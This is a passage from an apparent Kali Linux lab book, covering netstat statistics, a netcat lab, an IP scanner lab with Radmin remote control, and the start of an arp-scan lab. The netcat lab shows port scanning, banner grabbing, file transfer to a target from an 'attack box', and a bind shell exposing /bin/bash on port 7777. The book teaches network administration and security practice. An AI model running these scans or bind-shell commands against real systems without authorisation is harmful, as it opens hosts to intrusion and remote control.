tcp     0      0   192.168.1.20:58684      216.58.212.162:443 ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:40276      142.250.186.162:443 ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:56560      142.250.185.226:443 ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:49484      142.250.185.226:80  ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:33240      142.250.185.174:80  ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:58158      172.217.23.110:443 ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:56418      192.168.1.206:22    ESTABLISHED 1186/ssh
tcp     0      0   192.168.1.20:45678      69.171.250.35:443 ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:33488      142.250.186.131:443 ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:43666      54.71.254.220:443 ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:57778      44.240.48.158:443 ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:34032      142.250.186.98:443 ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:47392      173.194.76.154:443 ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:56576      142.250.185.226:443 ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:43670      142.250.186.161:443 ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:59422      172.217.16.142:443 ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:56574      142.250.185.226:443 ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:46268      172.217.18.110:443 ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:44592      172.217.18.110:80  ESTABLISHED 1387/x-www-browser
tcp     0      0   192.168.1.20:39398      142.250.185.68:443 ESTABLISHED 1387/x-www-browser
udp     0      0   192.168.1.20:68        192.168.1.1:67      ESTABLISHED -

```

This command shows only TCP and UDP traffic with their associated process IDs. Displays IP addresses and port numbers as numbers.

We get more details if the last command is used with the -e parameter;

```
netstat -tunpe
```

Task 6:

We can display high level statistics by using the following command:

```
netstat -s
```

```
[root@kali] ~]
# netstat -s ←
Ip:
    Forwarding: 2
    17278 total packets received
    28 with invalid addresses
    0 forwarded
    0 incoming packets discarded
    17250 incoming packets delivered
    57154 requests sent out
Icmp:
    30 ICMP messages received
    29 input ICMP message failed
    ICMP input histogram:
        timeout in transit: 29
        echo replies: 1
    16 ICMP messages sent
    0 ICMP messages failed
    ICMP output histogram:
        destination unreachable: 14
        echo requests: 1
        timestamp requests: 1
```

Lab 22. Netcat

Lab Objective:

Learn how to use netcat

Lab Purpose:

Netcat is a utility tool which can read and write data across TCP and UDP network connections. Netcat has a huge amount of uses and is often known as a swiss army knife. It can be used as a port scanner, backdoor, port redirector, port listener and many other things. Netcat can be used to perform a total hack, all by itself.

Lab Tool:

Kali Linux

Lab Topology:

You can use a Kali Linux VM for this lab. In this lab we need another SSH-enabled machine to make connections through. You can find a prebuilt Ubuntu Server 20.04 image on <https://www.osboxes.org/ubuntu-server/> for this purpose.



Download and import it to your virtualization platform and run.

Some `netcat` command features may require privileges to work. First of all, we must be the “root” user using the terminal:

```
sudo su -
```


Keep in mind that “`netcat`” and “`nc`” commands are the exact same.

Lab Walkthrough:

Task 1:

We will begin by viewing the help information screen by executing the following command:


```
netcat -h
```



```
(root💀kali)-[~]
# netcat -h
[vl.10-46]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands      as '-e'; use /bin/sh to exec [dangerous!!]
  -e filename            program to exec after connect [dangerous!!]
  -b                   allow broadcasts
  -g gateway             source-routing hop point[s], up to 8
  -G num                source-routing pointer: 4, 8, 12, ...
  -h                   this cruft
  -i secs               delay interval for lines sent, ports scanned
  -k                   set keepalive option on socket
  -l                   listen mode, for inbound connects
  -n                   numeric-only IP addresses, no DNS
  -o file              hex dump of traffic
  -p port              local port number
  -r                   randomize local and remote ports
  -q secs              quit after EOF on stdin and delay of secs
  -s addr              local source address
```

We will begin by port scanning using `netcat`. `netcat` is quite slow and `nmap` is a far better option for port scanning, but this is just to show you `netcat`’s functionality. This can be done using the following command:

```
nc -v -w2 -z 192.168.1.123 130-140
```



```
(root💀kali)-[~]
# nc -v -w2 -z 192.168.1.123 130-140
192.168.1.123: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.123] 140 (?) : Connection timed out
(UNKNOWN) [192.168.1.123] 139 (netbios-ssn) open
(UNKNOWN) [192.168.1.123] 138 (?) : Connection timed out
(UNKNOWN) [192.168.1.123] 137 (?) : Connection timed out
(UNKNOWN) [192.168.1.123] 136 (?) : Connection timed out
(UNKNOWN) [192.168.1.123] 135 (epmap) open
(UNKNOWN) [192.168.1.123] 134 (?) : Connection timed out
(UNKNOWN) [192.168.1.123] 133 (?) : Connection timed out
(UNKNOWN) [192.168.1.123] 132 (?) : Connection timed out
(UNKNOWN) [192.168.1.123] 131 (?) : Connection timed out
(UNKNOWN) [192.168.1.123] 130 (?) : Connection timed out
```


Open ports detected!

In this example, we started a scan of an IP address for a specific port range. As a result of the scan, we found that ports 135 and 139 are open. This target is probably a Windows machine.

Task 2:

We can then perform banner grabbing to determine which version of a service is running. I will demonstrate this on port 22 for SSH. This can be done using the following command:

```
nc -v -n 139.162.196.104 22
```



```
(root💀kali)-[~]
# nc -v -n 139.162.196.104 22
(UNKNOWN) [139.162.196.104] 22 (ssh) open
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
^C
```


Task 3:

When connecting to a web server, we can request information in the form of

web requests. We can request the header from this server by using the following command when we are connected:

```
nc 192.168.1.206 80  
HEAD / HTTP/1.0
```

This will cause the webserver to respond with usefull information like server banner, content size, version, time, etc.



A terminal window showing a netcat session on port 80. The session starts with a HEAD request, which triggers a detailed server response. Red arrows point to the command line and the resulting output. Blue circles numbered 1 and 2 mark specific parts of the response.

```
(root㉿kali)-[~]  
# nc 192.168.1.206 80  
HEAD / HTTP/1.0  
GET / HTTP/1.0  
  
HTTP/1.1 200 OK  
Server: nginx/1.18.0 (Ubuntu)  
Date: Mon, 22 Mar 2021 23:09:33 GMT  
Content-Type: text/html  
Content-Length: 288  
Last-Modified: Mon, 22 Mar 2021 23:01:47 GMT  
Connection: close  
ETag: "605921db-120"  
Accept-Ranges: bytes
```

To retrieve the top level page on the webserver, we can issue the following command:

```
nc 192.168.1.206 80  
GET / HTTP/1.0
```

A terminal window showing a netcat connection to port 80 of 192.168.1.206. The connection is established (1). The response from the server is an HTML document (2) which includes the text "Welcome to nginx!" and instructions for further configuration.

```
(root💀 kali)-[~]
# nc 192.168.1.206 80
GET /
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and working. Further configuration is required.</p>
<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

Task 4:

We can also transfer files between two nodes using netcat. This is very handy when interacting with a server through the command line. In this example, we will assume we want to transfer a file to a target which we have remote command execution of. We will begin by setting up a listener on the target host and then connecting to it from the attack box.

```
nc -vnlp 8080 > received.file
```

This opens a listener on the target on port 8080. We will then connect to it on the attack box and transfer the file.

```
nc 192.168.1.206 8080 < tobe-send.txt
```

We can end the connection as the file has now transferred.

A terminal window showing the transfer of a file. First, a sample file is created on the target (1). Then, netcat is used to read the file "tobe-send.txt" from the target and write it to the attack box (2). Finally, the connection is terminated with ^C (3).

```
(root💀 kali)-[~]
# echo "this is sample file content" > tobe-send.txt
(running on target)
(running on attack box)
# nc 192.168.1.206 8080 < tobe-send.txt
^C press ctrl+c
```

A terminal window showing a netcat session. The session starts with a listener command: `osboxes@osboxes:~$ nc -vnlp 8080 > received.file`. A red arrow points to the command with the number 2. It then shows a connection from port 58850: `Connection received on 192.168.1.20 58850`. Finally, the user runs `cat received.file` to read the contents: `this is sample file_content`. A red arrow points to the command with the number 4.

```
osboxes@osboxes:~$ nc -vnlp 8080 > received.file
Listening on 0.0.0.0 8080
Connection received on 192.168.1.20 58850
osboxes@osboxes:~$ cat received.file
this is sample file_content
```

With this method, it is possible to transfer large files as well with the help of compression tools.

Task 5:

We can open a UDP server using netcat too, using the following command:

```
netcat -ul -p 7000
```

Connect to listener side with this command;

```
nc -uv 192.168.1.206 7000
```

Task 6:

Netcat can also be used to create a basic shell on a remote system on a port. This can be done by executing this command:

```
netcat -l -p 7777 -e /bin/bash
```

This will start a server on port 7777 and will pass all incoming input to bash command and the results will be sent back. This will basically convert the bash program into a server. Netcat can be used to convert any process into a server. We can connect to this bash shell using the following command:

```
netcat 139.162.196.104 7777
```

Lab 23. IP Scanners

Lab Objective:

Learn how to use IP Scanners for network reconnaissance.

Lab Purpose:

IP scanners are tools which scan and monitor your network. They are often used by administrators for discovering devices on a network as well as remotely managing these devices.

Lab Tool:

Windows

Lab Topology:

You can use Windows for this lab.

Lab Walkthrough:

Task 1:


We will be demonstrating how to use an IP scanner on a Windows machine in this lab. To begin, download the following IP scanner:


<https://www.advanced-ip-scanner.com/>



Task 2:

Now, double click the downloaded file and complete the installation in the order shown in the figures.







Task 3:

This will scan our network and pick up on all devices connected to the network. It will display information such as each device's IP address and MAC address.

Enter your subnet range in the space. If you do not know said range, simply hit the scan button.




When the scan is complete, the nodes detected on the network will be listed together with their MAC and IP addresses.

Task 4:

This tool can then be used to connect and remotely manage any of these devices. To do this, simply select the device you would like to manage. You will be asked to install another tool called Radmin, which will allow you to control the other devices on your network. Click yes and install it.

Note: to successfully control a device on your network, you will need to have a Radmin server running on that device.



There are a lot of useful functions admins can perform when taking control of a device on their network using this tool, such as taking full control, read-only control, connecting via Telnet, file transfer, shutting down the device, and chatting via both text and voice.

This tool is useful for network administrators as it can both manage devices and pick up on any rogue devices present on their network.

Task 5:

IP scanners can also be installed on Linux. The most popular of these is called Angry IP Scanner, or simply ipscan. It is open source and provides the same functionality as the above IP Scanner. It can be downloaded for Windows, Mac, and Linux from the following link:

<https://angryip.org/>

Lab 24. Using ARP for Network Reconnaissance

Lab Objective:

Learn how to use ARP for network reconnaissance.

Lab Purpose:

ARP stands for the Address Resolution Protocol. Its purpose is to map IP addresses to MAC addresses. ARP is effective in finding all network-connected devices as you cannot block ARP.

Network scanning activities may generate high level alarms in firewalls when you are running on your local network. For this reason, it is recommended that you inform your security/network administrator before starting the scan.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab. Some command features require higher privileges to work. First of all, we have to be the “root” user using the terminal:

```
sudo su -
```

Lab Walkthrough:

Task 1:

Arp-scan is the tool we will be using for the purpose of this lab and it comes pre-installed on Kali Linux. To begin, we will first look at the help screen for this tool by typing the following:

```
arp-scan -h
```

This will tell us a bit about the tool and provide us with some common tags we can use.

Task 2:

We will now conduct a complete scan of our local network. We will need to run the arp-scan as “root” to do this. Type the following command:

```
arp-scan -localnet
```

A terminal window showing the output of the arp-scan command. The output is annotated with numbers 1 through 5. An arrow points from number 1 to the command line. Number 2 points to the interface information. Number 3 points to the MAC address column. Number 4 points to the vendor information column. Number 5 points to the MAC address of the interface used for scanning.

```
(root㉿kali)-[~]
# arp-scan -localnet
Interface: eth0, type: 10MB, MAC: 08:00:27:a6:1f:86, IPv4: 192.168.1.20
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      84:47:65: [REDACTED] HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.21     b0:e5:ed: [REDACTED] HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.22     00:37:6d: [REDACTED] Murata Manufacturing Co., Ltd.
192.168.1.123    fc:aa:14: [REDACTED] GIGA-BYTE TECHNOLOGY CO.,LTD.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.356 seconds (108.66 hosts/sec). 4 responded
```

If you receive an error during this scan, double check that you are running it as root.

Let's take a look at the figure.

As a result of the scan, we detected 4 different network-capable devices. We can see their MAC addresses and their corresponding IP addresses in columns 2 and 3. The first 3 segments of MAC addresses are assigned to hardware manufacturers by IEEE. arp-scan creates vendor information in column 4 by comparison from its own database.

The last 3 segments in the MAC address are defined specifically for the interface card produced by that manufacturer. They are permanently written into interface cards. However, it is still possible to temporarily change these addresses at the software level. As a matter of fact, arp-scan has the option to change the MAC address for the selected card, which we will see later in this lab. The MAC address of the network card used for querying is indicated at number 5 in this figure.

Since MAC addresses have to be globally unique, copying them can cause problems, so they are blurred.

Task 3:

